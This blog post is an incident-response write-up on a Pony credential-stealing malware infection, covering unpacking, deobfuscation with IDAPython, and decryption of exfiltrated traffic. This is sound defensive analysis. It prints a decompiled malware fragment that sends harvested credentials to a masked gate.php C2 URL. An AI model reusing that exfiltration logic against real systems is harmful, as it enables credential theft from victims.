

Practical Threat Hunting and Incidence Response : A Case of A Pony Malware Infection


© int0xcc.svbtile.com/practical-threat-hunting-and-incidence-response-a-case-of-a-pony-malware-infection

July 30, 2019

Most organizations opt for an incidence response , after a catastrophic cyber security event has taken place . Incidence response and threat hunting focus on events that happen after an endpoint is hit by a cyber attacks ,for example a malware infection . One of the main goals of a holistic approach for threat hunting and incidence response is to determine the extent of damages done by the attack and recover as much possible from it .

In this blog post , I will present a scenario of threat hunting and Incidence response out of a malware infection on an endpoint .

First step in threat hunting is to look for infection markers , and a basic way to figure out a malware infection is to look for any suspicious running processes



Process Name	Private Bytes	Working Set	Working Set Private	Working Set Private	Company Name
SearchIndexer.exe	4...	26...			Microsoft Win...
SearchProtocolHost.exe	1...	2.2 ...			Microsoft Win...
SearchFilterHost.exe	1...	1.3...			Microsoft Win...
svchost.exe	5...	1.9...			Host Process f...
ManagementAgentHost.exe	5... 0...	1.2...	3.5...		
svchost.exe	4... 0...	3.1...			Host Process f...
sqlwriter.exe	1...	1.5...			SQL Server VS...
svchost.exe	2...	1.9 ...			Host Process f...
lsass.exe	8...	5.0...			Local Security ...
fontdrvhost.exe	9...	1.4...			Usermode Fo...
winlogon.exe	7...	2.7...			Windows Log...
fontdrvhost.exe	9...	3.0...			Usermode Fo...
dwm.exe	6... 0...	219...			Desktop Wind...
explorer.exe	3... 0...	47...	DES...\home		Windows Expl...
MSASCuiL.exe	5...	2.3...	DES...\home		Windows Def...
OneDrive.exe	4...	6.7...	DES...\home		Microsoft One...
ProcessHacker.exe	2... 1...	11...	DES...\home		Process Hacker
Interrupts	0...	0			Interrupts and...
Pckntl.exe	5... 0...	1.1...	DES...\home		TASHNAGISTO


CPU Usage: 3.81% Physical Memory: 44.57% Processes: 70

Quickly we are able to locate a suspicious running process named as *Pckntl.exe* . This is what most people do next , upload the file to virus total, but often times it does no justice .

Ad-Aware	ⓘ Gen:Variant.Midie.64681	AhnLab-V3	ⓘ Win-Trojan/VBKrypt.RP09
ALYac	ⓘ Gen:Variant.Midie.64681	SecureAge APEX	ⓘ Malicious
Arcabit	ⓘ Trojan.Midie.DFCA9	Avast	ⓘ Win32-CrypterX-gen [Trj]
AVG	ⓘ Win32-CrypterX-gen [Trj]	BitDefender	ⓘ Gen:Variant.Midie.64681
ClamAV	ⓘ Win.Packed.Midie-7051806-0	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)
Cybereason	ⓘ Malicious.5e3845	Cylance	ⓘ Unsafe
Cyren	ⓘ W32/VBKrypt.SQ.gen!Eldorado	DrWeb	ⓘ Trojan.PWS.Siggen2.21507
Emsisoft	ⓘ Gen:Variant.Midie.64681 (B)	Endgame	ⓘ Malicious (high Confidence)
eScan	ⓘ Gen:Variant.Midie.64681	ESET-NOD32	ⓘ A Variant Of Win32/Injector.EGLN
F-Prot	ⓘ W32/VBKrypt.SQ.gen!Eldorado	FireEye	ⓘ Generic.mg.659a28e34edbb77d
Fortinet	ⓘ W32/Injector.EGKZ!tr	GData	ⓘ Gen:Variant.Midie.64681

By all means , this malware seems to be packed and obfuscated , perhaps why none of the anti virus/endpoint systems were able to detect this file with full confidence .

And , this is where we will have to get our hands dirty and do the nasty work . We have to do some manual work on this file . As soon as we dig bit deeper , we immediate figure out this is a VB 6 packed file . Decompiling the file revels lots of name mangling and obfuscation used.



Code behind the VB 6 packer is irrelevant to our analysis , unless you have got lot of free time in your hands . Instead of banging our heads around this useless code , we will let it run and break in between to get a look at the real hidden code behind this packer

After running it for a while , we attach debugger and the hidden code is finally revealed

```

F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
> FF75 CC PUSH DWORD PTR SS:[EBP-34]
8F45 E4 POP DWORD PTR SS:[EBP-1C]
FF75 D0 PUSH DWORD PTR SS:[EBP-30]
E8 4F490000 CALL <JMP.&kernel32.LocalFree>
837D FC 00 CMP DWORD PTR SS:[EBP-4],0
0F84 CE000000 JE 659a28e3.0040BE05
837D F0 00 CMP DWORD PTR SS:[EBP-10],0
0F84 C4000000 JE 659a28e3.0040BE05
837D E4 00 CMP DWORD PTR SS:[EBP-1C],0
0F84 BA000000 JE 659a28e3.0040BE05
FF75 FC PUSH DWORD PTR SS:[EBP-4]
E8 7C5BFFFF CALL 659a28e3.004018CF
8945 C8 MOV DWORD PTR SS:[EBP-38],EAX
FF75 FC PUSH DWORD PTR SS:[EBP-4]
FF75 C8 PUSH DWORD PTR SS:[EBP-38]
FF75 F4 PUSH DWORD PTR SS:[EBP-C]
E8 A25BFFFF CALL 659a28e3.00401906
68 1C654100 PUSH 659a28e3.0041651C
E8 FC480000 CALL <JMP.&kernel32.lstrlenA>
50 PUSH EAX
68 1C654100 PUSH 659a28e3.0041651C
FF75 C8 PUSH DWORD PTR SS:[EBP-38]
E8 A44A0000 CALL <JMP.&shlwapi.StrCmpNIA>
0BC0 OR EAX,EAX
74 18 JE SHORT 659a28e3.0040BD98
68 23654100 PUSH 659a28e3.00416523
E8 E0480000 CALL <JMP.&kernel32.lstrlenA>
50 PUSH EAX
68 23654100 PUSH 659a28e3.00416523
FF75 C8 PUSH DWORD PTR SS:[EBP-38]
E8 884A0000 CALL <JMP.&shlwapi.StrCmpNIA>
0BC0 OR EAX,EAX
74 18 JE SHORT 659a28e3.0040BDB4
68 2B654100 PUSH 659a28e3.0041652B
E8 C4480000 CALL <JMP.&kernel32.lstrlenA>
50 PUSH EAX
68 2B654100 PUSH 659a28e3.0041652B
FF75 C8 PUSH DWORD PTR SS:[EBP-38]
E8 6C4A0000 CALL <JMP.&shlwapi.StrCmpNIA>
0BC0 OR EAX,EAX

```

There are lot of strings and functions calls in this code , which probably means that this is the final layer of unpacked malware and consequently we dump the code to file system

The obvious next task would be to correctly identify this malicious code . Earlier , we had no luck with VirusTotal , so this time instead of using virus total , we will use this amazing malware identification platform known as **Malpedia** created by Daniel Plohmann. This system is great for maching with Yara rules written by community , and it does have a plethora of Yara mules to match against .



Show partial matches

Rule Name	Strings Matched	#Hits	Match?
win_pony_auto	10	15	true
win_pony_g0	1	15	true

And Wow! , Malpedia didn't disappoint us . Impressive system .

Immediately , this great system was able to figure out which malware this belongs to . Malpedia was able to identify this samples as Pony trojan .

Now what does this pony malware do ?

A pony malware is a credential harvesting malware . we will have to resurrect the forensic investigator in all of us :P . As its happens to be a credential harvester and the endpoint was infected , most certainly so credentials were exfiltrated from network . This is where incidence response comes into play . We will investigate about the exfiltrated credentials and possibly recover them .

As we notice the captured PCAP file , it is quite obvious that the exfiltrated data is in someways encrypted

```
POST [redacted] HTTP/1.0
Host: [redacted]
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 5864
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

'.I.j.....hu.B>...q
.....e...w...z.[.X.s*#.R.....k.....k>.....]huu....4..x.Z.g.i,{ .k..g.25...j...;2....R8\OY+e.;.....Jb..r.
1.....t;Y5.L>...g.L.m.{@.....)YM(H.Ci.)U....a.i.|.}.
..0..wb.....;W.=.J.....V>...].b.W.:i...l...C.)^u...Dh .[.%\.....MO.H...7.zF/..cx.l6T'...-...?
+..$.X.R.e...X...Ms.`.;Im...m... $w...N...*0~...e~...x.q./l.....Is.x<.3..QE. *F.C->j.....b...-Z....4xG/..k.
6..7C8..JTD...&.B.../`u.R.....A!{...@...p.7*..j9p...aG.....
~...4#.../YX.....;%.5;...9...e...^...
bGr..4...R.=.W.....l.%U.&...Q..00...P.n...f.Sy.i..V..Bn.j;...{V...9.....a...6z[3.....0.&1... R.q
d.
...7>ho.q52/)...J.-...*.6@...2....@.p.e.....9...7.c/..S..g..Od.G.s.y#.....1.....=+x...i..9Y...2.y.3B....
!HfEzm...1..5%...
..f.A...@...-..J.....v<Ao..B..X..Y.W...PJ..D..0..% .....!..3.B...0....?..w..8..a...9.yW...s...d.$h5... (C!..d'.....{..L3.@.
3.t.*.j.'`..f.+..G..@...e.a...Yd.w.PA..76..~n....V0....se0\DL..._m.....W.....&...;.16.=..HtQ...E.j*7. ....F.)...L..
2jp.Y..Gl.T")..}K4Yl.0k.x....q..6_xqu...$.t..../g.j..~'.0.....-..).j..s.FV.U.q.De..f$5d.V...`v.(=xmc-6..d$.2$D5!BV..C...bG...
6...rz.d.....
.....PM'...1"4.<J.
m.....0`.$"Z.z...e..W.F.@TN..S.."4.....^ .)Fr.....2g"X)!@...X.E.*.C.....H'.....74...@p..B...k.Neo.6..S}P....L.
4.xz2...0.....EG. ..(N.....3j.....JH.q.....):@.h...W...
o.....K..~.1.....WEE...a.yF{.....b.zAd..l... ..b.y.M.q....|y.....j...J..Q.F@.8^z...i.y...q..|y;a.....9...#lA.A.[=
$......b )~k.E.....S.R.....<#p.'.....Wz..p.;;5-.....!`3.....k.m.....\.....m.....Y...$J.....l...#...]^..q.7..Y3B..[/J...q..F..sy.g..>.
%`9...@...&.;;v)...wT-.0ca0A...X..[C.....0...V{.....k.m.....\.....m.....Y...$J.....l...#...]^..q.7..Y3B..[/J...q..F..sy.g..>.
.QWl...|k;M.../..QB..ic*...J..iF@.rn`'.../9ag..q.w.e.!;(.I9.C..S{.k.;.0@VC..5S...n>...#7.3.....n( .....P.oN:S...
3.....H..U.E.....S.....$ vL6-H.).|.m.v..u..G"*.9pdkYx.I\.[.o.x.<.gC..B.....n.....n.....Rm'*.X...Q...Z.....V..j...&.x..
9.b.o..9.B..7!~{.....m.v.*.....TO_y...&v@.9.F...M-@.S.....=LQ...fj..C.....
+....qk....?..g...J...g.if.q.t.a...&_I.$R.g.{.B.&^I#..01...?>..`zm...<...L...6..Vsw..kc....h.R.HQ.f4..Q..'g.=U.rk*F.h,..0..f0..f.-
n<1..o..Q.V.@...$......l^.*...c.c&.f\.@I.!I=.I@ve.y6.ocg.)...gl5y..j#y.0;'g..o...n.../.....f.>...E.....}X...m...~..}.e.,
9.2.....)@...-GL.hs.En.\6..m.../..V. ....
```

But before we start feeling lucky , we have got another hurdle in front of us . The malware has control flow obfuscation in its code . This makes analysis terribly difficult and defeats IDA's static analysis engine

```

.text:004105C3
.text:004105C3 sub_4105C3      proc near                ; CODE XREF: .text:loc_410646,p
.text:004105C3      push     ebp
.text:004105C4      mov     ebp, esp
.text:004105C6      pop     ebp
.text:004105C7      push   (offset loc_4105D0+1)
.text:004105CC      cld
.text:004105CD      jnb    short loc_4105D0
.text:004105CF      retn
; -----
.text:004105D0
.text:004105D0      loc_4105D0:                ; CODE XREF: sub_4105C3+A1j
; DATA XREF: sub_4105C3+41o
.text:004105D0      jmp     fword ptr [eax-5Eh]
.text:004105D0      sub_4105C3      endp ; sp-analysis failed
; -----
.text:004105D3      db 5
.text:004105D4      dd 0A9E80041h, 0E8000001h, 0FFFFFF28h, 0FFF4ABE8h, 0F776E8FFh
.text:004105D4      dd 80E8FFFh, 83FFFFFF8h, 414D243Dh, 19740000h, 4B233D83h
.text:004105D4      dd 74000041h, 2315FF06h, 0C700414Bh, 41486905h, 100h, 0FCODE880h
.text:004105D4      dd 12E8FFFh, 0E8FFFFFFDh, 0FFFFFFA45h
; -----
.text:00410620      retn
; -----
.text:00410621

```


It uses stack to align control flow , with some instructions in-between which have no side effects on EIP. In order to recover from this mess and allow IDA to recognize subroutines with proper stack alignment , we will write an IDAPython script to deobfuscate this bad boy

```

AntiDisam = 0
Debug = 0
def WriteMem(addr, buff):
    global Debug
    if Debug:
        DbgWrite(addr, buff)
    else:
        for i in buff:
            PatchByte(addr, ord(i))
            addr = addr + 1
    return
while 1:
    blackList = [0x00410621,0x004105C3 ]
    AntiDisam = FindBinary(AntiDisam + 1, SEARCH_DOWN, "55 8B EC 5D 68 ?? ?? ?? ?? F8
72 01")
    print hex(AntiDisam)
    if AntiDisam == 0xffffffff:
        break
    if AntiDisam in blackList:
        WriteMem(AntiDisam + 3, "\x90" * 11)
        continue

    WriteMem(AntiDisam, "\x90" * 14)

```



**** Before and after executing script ****

We start analysing from the place it sends exfiltrated data to c2

```

if ( pstm && GeneratePacket(pstm, &Data) == 1 )
{
    for ( i = "http://XXXX/gate.php"; *i && !v0; ++i )
    {
        v3 = 2;
        while ( 1 )
        {
            v4 = 0;
            if ( SendPacket(i, pstm, (int)&v4) )
            {
                if ( v4 )
                {
                    v0 = sub_40FB14(v4);
                    if ( !v0 )
                    {
                        if ( sub_401BC0(v4) )
                            v0 = sub_40FB14(v4);
                    }
                }
            }
        }
    }
}

```

An abridged version of our analysis would be the following

- Data is recovered from saved password of many applications (FTP, EMail, Browser, bitcoin)
- Header and metadata information is appended to packet (PWD FILE 01 version and magic with length fields)
- This packet is compressed using APLIB
- Another packet header is appended with header CRYPTED0 magic , subsequently this packet is encrypted using RC4 with a hardcoded key
- Furthermore , this packet is again encrypted using RC4 , but this time with a randomly generated key , appended to the packet at first 4 bytes

It would be relatively easy to convert this narrative into a python code and decrypt the exfiltrated data from PCAP file

```
import struct
import aplib
import sys

def main():
    ciphertext = open(sys.argv[1], "rb").read()
    key =ciphertext[0:4]
    ciphertext = ciphertext[4:].encode("hex")

    decrypted = decrypt(key, ciphertext)

    key = "K!K"
    ciphertext = decrypted[8:].encode("hex")
    decrypted = decrypt(key, ciphertext)

    open("FinalOutput", "wb").write(aplib.decompress(decrypted[0x0c + 4:]))

main()
```

Python Decrypt.py Ouput.bin


```

* If you make changes to this file while the application is running,
* the changes will be overwritten when the application exits.
*
* To make a manual change to preferences, you can visit the URL about:config
*/

user_pref("browser.cache.disk.capacity", 1048576);
user_pref("browser.cache.disk.smart_size.first_run", false);
user_pref("extensions.blocklist.pingCountVersion", 0);
user_pref("extensions.bootstrappedAddons", {});
user_pref("extensions.databasesSchema", 12);
user_pref("extensions.enabledAddons", {"tbttestpilot@labs.mozilla.com:1.3.9.(972ce4c6-7e08-4474-a285-3208198ce6fd):13.0"});
user_pref("extensions.installCache", [{"name": "\\app-global\\", "addons": {"(972ce4c6-7e08-4474-a285-3208198ce6fd)": {"descriptor": "\\C:\\Program Files (x86)\\Mozilla Thunderbird\\extensions\\(972ce4c6-7e08-4474-a285-3208198ce6fd)", "mtime": 1564041992534}}, {"name": "\\app-profile\\", "addons": {"tbttestpilot@labs.mozilla.com": {"descriptor": "C:\\Users\\home\\AppData\\Roaming\\Thunderbird\\Profiles\\hmkkitz.default\\extensions\\tbttestpilot@labs.mozilla.com.xpi", "mtime": 1564041994328}}]}]);
user_pref("extensions.installedDistroAddon.tbttestpilot@labs.mozilla.com", true);
user_pref("extensions.lastAppVersion", "13.0");
user_pref("extensions.lastPlatformVersion", "13.0");
user_pref("extensions.pendingOperations", false);
user_pref("extensions.shownSelectionUI", true);
user_pref("font.name.monospace.el", "Consolas");
user_pref("font.name.monospace.tr", "Consolas");
user_pref("font.name.monospace.x-baltic", "Consolas");
user_pref("font.name.monospace.x-central-euro", "Consolas");
user_pref("font.name.monospace.x-cyrillic", "Consolas");
user_pref("font.name.monospace.x-unicode", "Consolas");
user_pref("font.name.monospace.x-western", "Consolas");
user_pref("font.name.sans-serif.el", "Calibri");
user_pref("font.name.sans-serif.tr", "Calibri");
user_pref("font.name.sans-serif.x-baltic", "Calibri");
user_pref("font.name.sans-serif.x-central-euro", "Calibri");
user_pref("font.name.sans-serif.x-cyrillic", "Calibri");
user_pref("font.name.sans-serif.x-unicode", "Calibri");
user_pref("font.name.sans-serif.x-western", "Calibri");
user_pref("font.name.serif.el", "Cambria");
user_pref("font.name.serif.tr", "Cambria");
user_pref("font.name.serif.x-baltic", "Cambria");
user_pref("font.name.serif.x-central-euro", "Cambria");
user_pref("font.name.serif.x-cyrillic", "Cambria");
user_pref("font.name.serif.x-unicode", "Cambria");
user_pref("font.name.serif.x-western", "Cambria");
user_pref("font.size.fixed.el", 14);

```

And finally we get to see the exfiltrated credentials in plain text . Attackers managed to steal some Email credentials and FTP logins

24

Kudos

24

Kudos